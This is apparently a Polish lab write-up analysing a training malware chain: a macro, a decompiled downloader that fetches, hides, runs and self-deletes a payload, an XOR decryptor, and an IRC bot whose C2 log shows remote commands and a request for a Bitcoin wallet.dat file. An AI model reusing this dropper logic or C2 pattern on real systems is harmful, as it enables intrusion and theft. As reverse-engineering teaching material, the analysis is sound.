

Stwierdziliśmy, że dobrym punktem zaczepienia będzie odkodowanie trzech widocznych łańcusczków "char'ów". By to zrobić przekopiwaliśmy interesujące nas łańcuchy do notatnika i pozbyliśmy się niepotrzebnych znaków. Następnie odkodowaliśmy łańcuchy zakodowane odpowiednio w oct, hex i dec za pomocą cyberchef'a.



odkodowane.txt — Notatnik

Plik Edycja Format Widok Pomoc


QuackingDucks  
121 165 141 143 153 151 156 147 104 165 143 153 163

<https://blog.duck.edu.pl/wp-content/uploads/2021/11/ofaeJoo6.php>  
68 74 74 70 73 3A 2F 2F 62 6C 6F 67 2E 64 75 63 6B 2E 65 64 75 2E 70 6C 2F 77 70 2D 63 6F 6E 74 65 6E 74 2F 75 70 6C

\\svchost.exe  
92 115 118 99 104 111 115 116 46 101 120 101


Wiersz 11, kolumna 45 100% Windows (CRLF) UTF-8

Pobraliśmy plik z otrzymanej strony ale był on zaszyfrowany. Dlatego głębiej przyjrzeliliśmy się QUACK'ającemu makru i znaleźliśmy potężny algorytm szyfrujący który używał drugiego znalezionej stringa jako hasła. Jednakże stwierdziliśmy, że nie ma sensu reverse'ować tego dalej żeby odszyfrować plik, skoro makro może to zrobić za nas. Dlatego pobieżnie przeanalizowaliśmy kod i zorientowaliśmy się, że gdy wykomentujemy dwie (już pominiemy tutaj nasze załamnie gdy dowiedzieliśmy się jak wygląda komentarz w Visual Basic) ostatnie linijki to otrzymamy odszyfrowany plik o nazwie **"svchost.exe"** zapisany w katalogu Temp.



## Stage 2

Sprawdziliśmy linuxowym poleceniem `file` typ pliku



```
(base) └─(kali㉿kali)-[~/Desktop]
└─$ file svchost.exe
svchost.exe: PE32+ executable (console) x86-64, for MS Windows
```

Gdy już otrzymaliśmy skompilowaną binarkę to oczywistym było włączenie Ghidry. Po wcale nie krótkiej walce z skalowaniem ekranu i przyciskiem "OK" wystającym za ekran, udało się otrzymać zdekompilowany kod. Należy w tym miejscu zaznaczyć, że kod nie wymagał większej interpretacji i deobfuskacji. Można powiedzieć, że wszystko było podane na tacy. Tutaj ważną wskazówką znowu

były linki. Ponownie ściągnęliśmy plik z linku ale (ponownie), był on zaszyfrowany.

```
Decompile: WinMain - (svchost.exe)

1
2 int WinMain(HINSTANCE hInst, HINSTANCE hInstPrev, PSTR cmdline, int cmdshow)
3
4 {
5     BOOL BVar1;
6     BOOL BVar2;
7     HRESULT HVar3;
8     int iVar4;
9     PROCESS_INFORMATION pi;
10    STARTUPINFOA si;
11    char temp [261];
12    char *url;
13
14    GetEnvironmentVariableA("TEMP", temp, 0x104);
15    strcat_s<261>((char (*) [261])temp, "\\dllhost.exe");
16    BVar1 = FileExists(temp);
17    if ((BVar1 != 0) && (BVar2 = DeleteFileA(temp), BVar2 == 0)) {
18        return -1;
19    }
20    HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,
21                             "https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php", temp
22                             , 0, (LPBINDSTATUSCALLBACK)0x0);
23    if (HVar3 == 0) {
24        BVar2 = SetFileAttributesA(temp, 6);
25        if (BVar2 == 0) {
26            OutputDebugStringA("Cannot set system + hidden attributes.");
27            iVar4 = -1;
28        }
29        else {
30            MapAndEncryptFile(temp);
31            memset(&si, 0, 0x68);
32            si.cb = 0x68;
33            memset(&pi, 0, 0x18);
34            CreateProcessA((LPCSTR)0x0, temp, (LPSECURITY_ATTRIBUTES)0x0, (LPSECURITY_ATTRIBUTES)0x0, 0, 0,
35                          (LPVOID)0x0, (LPCSTR)0x0, (LPSTARTUPINFOA)&si, (LPPROCESS_INFORMATION)&pi);
36            CloseHandle(pi.hProcess);
37            CloseHandle(pi.hThread);
38            SelfDelete();
39            iVar4 = 0;
40        }
41    }
42    else {
43        OutputDebugStringA(
44            "Cannot download DUCK from https://blog.duck.edu.pl/wp-content/uploads/2021/11
45            /kaifu3No.php"
46        );
47        iVar4 = -1;
48    }
49    return iVar4;
50 }
```



Po krótkiej analizie znaleźliśmy funkcję *MapAndEncryptFile* oraz *VerySecureEncryption*. Wynikało z nich, że w pobranym pliku, pierwsze 16 bajtów to klucz a reszta jest "zaszyfrowana" za pomocą funkcji XOR z tym kluczem.


```
C:\Decompile: MapAndEncryptFile - (svchost.exe)

1
2 /* WARNING: Could not reconcile some variable overlaps */
3
4 void MapAndEncryptFile(char *filePath)
5
6 {
7     BOOL BVar1;
8     LARGE_INTEGER liFilesize;
9     char *lpMapAddress;
10    HANDLE hMapFile;
11    HANDLE hFile;
12
13    hFile = (HANDLE)0xffffffffffffffff;
14    hMapFile = (HANDLE)0x0;
15    hFile = CreateFileA(filePath,0xc0000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
16    if (hFile != (HANDLE)0xffffffffffffffff) {
17        BVar1 = GetFileSizeEx(hFile,&liFilesize);
18        if (BVar1 == 0) {
19            CloseHandle(hFile);
20        }
21        else {
22            hMapFile = CreateFileMappingA(hFile,(LPSECURITY_ATTRIBUTES)0x0,4,liFilesize._4_4_,
23                                         (DWORD)liFilesize,(LPCSTR)0x0);
24            if (hMapFile == (HANDLE)0x0) {
25                CloseHandle(hFile);
26            }
27            else {
28                lpMapAddress = (char *)MapViewOfFile(hMapFile,6,0,0,(ulonglong)(DWORD)liFilesize);
29                if (lpMapAddress == (char *)0x0) {
30                    CloseHandle(hMapFile);
31                    CloseHandle(hFile);
32                }
33                else {
34                    VerySecureEncryption(lpMapAddress,(ulonglong)(DWORD)liFilesize);
35                    UnmapViewOfFile(lpMapAddress);
36                    CloseHandle(hMapFile);
37                    CloseHandle(hFile);
38                }
39            }
40        }
41    }
42    return;
43 }
44
```

```
C:\Decompile: VerySecureEncryption - (svchost.exe)

1
2 /* WARNING: Could not reconcile some variable overlaps */
3
4 void VerySecureEncryption(char *buf,size_t size)
5
6 {
7     char key [16];
8     size_t i;
9
10    key._0_8_ = *(undefined8 *)buf;
11    key._8_8_ = *(undefined8 *) (buf + 8);
12    for (i = 0; i < size - 0x10; i = i + 1) {
13        buf[i] = buf[i + 0x10] ^ key[(uint)i & 0xf];
14    }
15    return;
16 }
17
```

Żeby odszyfrować plik napisaliśmy szybko funkcję w pythonie:



The screenshot shows a Notepad++ window titled "C:\Users\KRYCY Malware RE Lab\Desktop\stage3\main.py - Notepad++". The menu bar includes "Plik", "Edycja", "Szukaj", "Widok", "Format", "Składnia", "Ustawienia", "Narzędzia", "Makra", "Uruchom", "Wtyczki", "Okno", and "?". The toolbar contains various icons for file operations and editing. The editor displays a Python script with 23 lines of code. The script reads a file named "kaifu3No.php" and performs an XOR decryption operation. The status bar at the bottom indicates "length: 482", "lines: 23", "Ln: 1", "Col: 1", "Pos: 1", "Unix (LF)", "UTF-8", and "INS".

```
1
2
3 # Press the green button in the gutter to run the script.
4 if __name__ == '__main__':
5
6     f = open('kaifu3No.php', 'rb')
7     my_bytes = f.read()
8     result = bytearray()
9     key = []
10    index = 0
11    for byte in my_bytes:
12        if index < 16:
13            key.append(byte)
14            index += 1
15        else:
16            result.append(byte ^ key[index - 16 & 0xf])
17            index = index + 1
18    print(key)
19    f.close()
20    f = open("result", "wb")
21    f.write(result)
22    f.close()
23
```

length: 482 lines: 23 Ln: 1 Col: 1 Pos: 1 Unix (LF) UTF-8 INS

```
C:\Users\KRYCY Malware RE Lab\Desktop\stage3\result.exe - Notepad++
```

Plik Edycja Szukaj Widok Format Składnia Ustawienia Narzędzia Makra Uruchom Wtyczki Okno ? X

main.py result.exe

```
1 MZ NUL ETX NUL NUL NUL EOT NUL NUL NUL . NUL NUL , NUL NUL NUL NUL NUL NUL NUL @ NUL NUL NUL NUL NUL  
2  
3 $ NUL NUL NUL NUL NUL PE NUL NUL d + STX NUL ÅM : Å NUL NUL NUL NUL NUL NUL NUL NUL " NUL VT  
4 ACK , EOT ETB VT + NAK r SOH NUL NUL p ENQ Š EMNUL NUL SOH ( DLE NUL NUL  
5 NUL SYN VT + NUL BEL = ESC O ENQ NUL DLE SOH NUL NUL STX NUL NUL DC1 STX r / NUL NUL p } ACK NUL NUL EOT  
6 } NUL NUL EOT STX { DC2 NUL NUL  
7 NUL NUL STX ETX EOT = DC3 NUL NUL  
8 } SOH NUL NUL EOT STX STX { SOH NUL NUL EOT o DC4 NUL NUL  
9 } STX NUL NUL EOT STX STX { STX NUL NUL EOT SYN DC4 ; ACK STX NUL NUL ACK s NAK NUL NUL  
10 DC3 s SYN NUL NUL  
11 } ENQ NUL NUL EOT NUL STX { ENQ NUL NUL EOT r ... NUL NUL p o ETB NUL NUL  
12 NUL NUL T QVT NUL r A NUL NUL p BEL o CAN NUL NUL  
13 ( DLE NUL NUL  
14 NUL BEL o EM NUL NUL  
15 DC4 ; ETX FEES , CAN NUL r Å NUL NUL p BEL o EM NUL NUL  
16 o CAN NUL NUL  
17 ( DLE NUL NUL  
18 NUL NUL r i NUL NUL p ( SUB NUL NUL  
19 NUL STX { SOH NUL NUL EOT o ESC NUL NUL  
20 NUL T C STX STX { ENQ NUL NUL EOT s ES NUL NUL  
21 } ETX NUL NUL EOT STX STX { ENQ NUL NUL EOT s GS NUL NUL  
22 } EOT NUL NUL EOT s RS NUL NUL  
23  
24 STX r MSOH NUL p ACK o US NUL NUL  
25 Š ( NUL NUL SOH ( NUL NUL  
26 ) ES NUL NUL EOT * SOH DLE NUL NUL NUL NUL f NUL NAK ( NUL o ESC NUL NUL SOH DC3 o EOT NUL . SOH NUL NUL  
27 ETX o " NUL NUL  
28 (# NUL NUL  
29  
30 ACK ($ NUL NUL
```

length: 11 264 lines: 221 Ln: 1 Col: 1 Pos: 1 Macintosh (CR) ANSI INS


```
(base) └─(kali㉿kali)-[~/Desktop]
└─$ file result.exe
result.exe: PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
```

Następnym krokiem było załadowanie binarki do programu dnSpy, oraz jej analiza. Główną funkcją analizowanego programu było dołączenie do kanału Internet Relay Chat na którym odbywała się komunikacja pomiędzy botami a bot masterem. Następnie nasz program działał w pętli oczekując na polecenia i wysyłając odpowiedzi. Z kodu udało nam się uzyskać nazwę kanału oraz hasło do

niego.


```
Client(string url, int port)
{
    // stage3.Client
    // Token: 0x04000006 RID: 6
    private string channel = "#duckbots";
    // Token: 0x04000007 RID: 7
    private string password = "AhFaepo0nahreijakoor7oongei4phah";
    // Token: 0x04000009 RID: 9
    private List<string> admins = new List<string>();
    // Token: 0x06000003 RID: 3 RVA: 0x00002078 File Offset: 0x00002078
    public Client(string url, int port)
    {
        this.tcp = new TcpClient(url, port);
        this.stream = this.tcp.GetStream();
        this.ssl = new SslStream(this.stream, false, new RemoteCertificateValidationCallback(Client.ValidateServerCertificate), null);
        try
        {
            this.ssl.AuthenticateAsClient("irc.duck.edu.pl");
        }
        catch (AuthenticationException ex)
        {
            Console.WriteLine("Exception: {0}", ex.Message);
            bool flag = ex.InnerException != null;
            if (flag)
            {
                Console.WriteLine("Inner exception: {0}", ex.InnerException.Message);
            }
            Console.WriteLine("Authentication failed - closing the connection.");
            this.tcp.Close();
            return;
        }
        this.sr = new StreamReader(this.ssl);
        this.sw = new StreamWriter(this.ssl);
        Random random = new Random();
        this.nick = string.Format("BOT{0}", random.Next());
    }
}
```

Zalogować się na kanał IRC wykorzystując przeglądarkę.





Pierwszym co zobaczyliśmy była komenda od bot mastera wymuszająca zmianę tapety na botach



W tym momencie przeszliśmy z analizy statycznej na analizę dynamiczną i postanowiliśmy uruchomić malware w "kontrolowanym" środowisku, obserwując komunikację C2 na kanale IRC #duckbots.

Pierwsze co dzieje się po uruchomieniu malwaru to dołączenie do kanału i zgłoszenie się naszego bota jako aktywny. Bot master wysłał w odpowiedzi polecenie uruchamiające konkretną stronę w przeglądarce

**BOT1997527450** 00:11:54  
HELLO username=KRYCY Malware RE Lab; computername=KRYCY\_LAB\_VM

**@BotMaster** 00:11:54  
**BOT1997527450:** START <http://duck.edu.pl/>

Następnie bot master wysyła polecenie sprawdzające konfigurację sieciową na bocie. Bot odpowiada.

**BOT1997527450:** CMD 126479cbffe5f58c ipconfig /all



**BOT1997527450** 00:11:55

**BotMaster:** OUT 126479cbffe5f58c

**BotMaster:** OUT 126479cbffe5f58c Windows IP Configuration

**BotMaster:** OUT 126479cbffe5f58c

**BotMaster:** OUT 126479cbffe5f58c Host Name . . . . . : KRYCY\_LAB\_VM

**BotMaster:** OUT 126479cbffe5f58c Primary Dns Suffix . . . . . :

**BotMaster:** OUT 126479cbffe5f58c Node Type . . . . . : Mixed

**BotMaster:** OUT 126479cbffe5f58c IP Routing Enabled. . . . . : No

**BotMaster:** OUT 126479cbffe5f58c WINS Proxy Enabled. . . . . : No

**BotMaster:** OUT 126479cbffe5f58c DNS Suffix Search List. . . . . : localdomain

**BotMaster:** OUT 126479cbffe5f58c

**BotMaster:** OUT 126479cbffe5f58c Ethernet adapter Ethernet0:

**BotMaster:** OUT 126479cbffe5f58c

**BotMaster:** OUT 126479cbffe5f58c Connection-specific DNS Suffix . : localdomain

Zauważyliśmy, że *BotMaster* próbuje pobrać z komputerów botów plik `C:\Users\KRYCY Malware RE Lab\AppData\Roaming\Bitcoin\wallet.dat` jednakże ciągle otrzymuje odpowiedź, że taki plik nie istnieje. Sprawdziliśmy i rzeczywiście plik nie istniał, dlatego stworzyliśmy ten plik i wrzuciliśmy do środka link do strony z słodką kaczką. Po żądaniu nasz bot wysyła w base\_64 nasz plik



**@BotMaster** 00:11:56

**BOT1997527450:** READFILE 909a5382eaf20990 C:\Users\KRYCY Malware RE Lab\AppData\Roaming\Bitcoin\wallet.dat



**BOT1997527450** 00:11:56

**BotMaster:** FILE 909a5382eaf20990

aHR0cHM6Ly93d3cudG9tb3Jyb3d0aWRlcy5jb20vYWdncmVzc2l2ZS1kdWNRlMh0bWw=



**@BotMaster** 00:11:56

**BOT1997527450:** CMD 40cc74567ab58db8 ping 8.8.8.8



**BOT1997527450** 00:11:57

**BotMaster:** OUT 40cc74567ab58db8

**BotMaster:** OUT 40cc74567ab58db8 Pinging 8.8.8.8 with 32 bytes of data:

**BotMaster:** OUT 40cc74567ab58db8 Reply from 8.8.8.8: bytes=32 time=4ms TTL=128

**BotMaster:** OUT 40cc74567ab58db8 Reply from 8.8.8.8: bytes=32 time=4ms TTL=128

Możliwe komendy wydawane przez bot mastera:

- START

- WALLPAPER
- CMD
- READFILE
- EXIT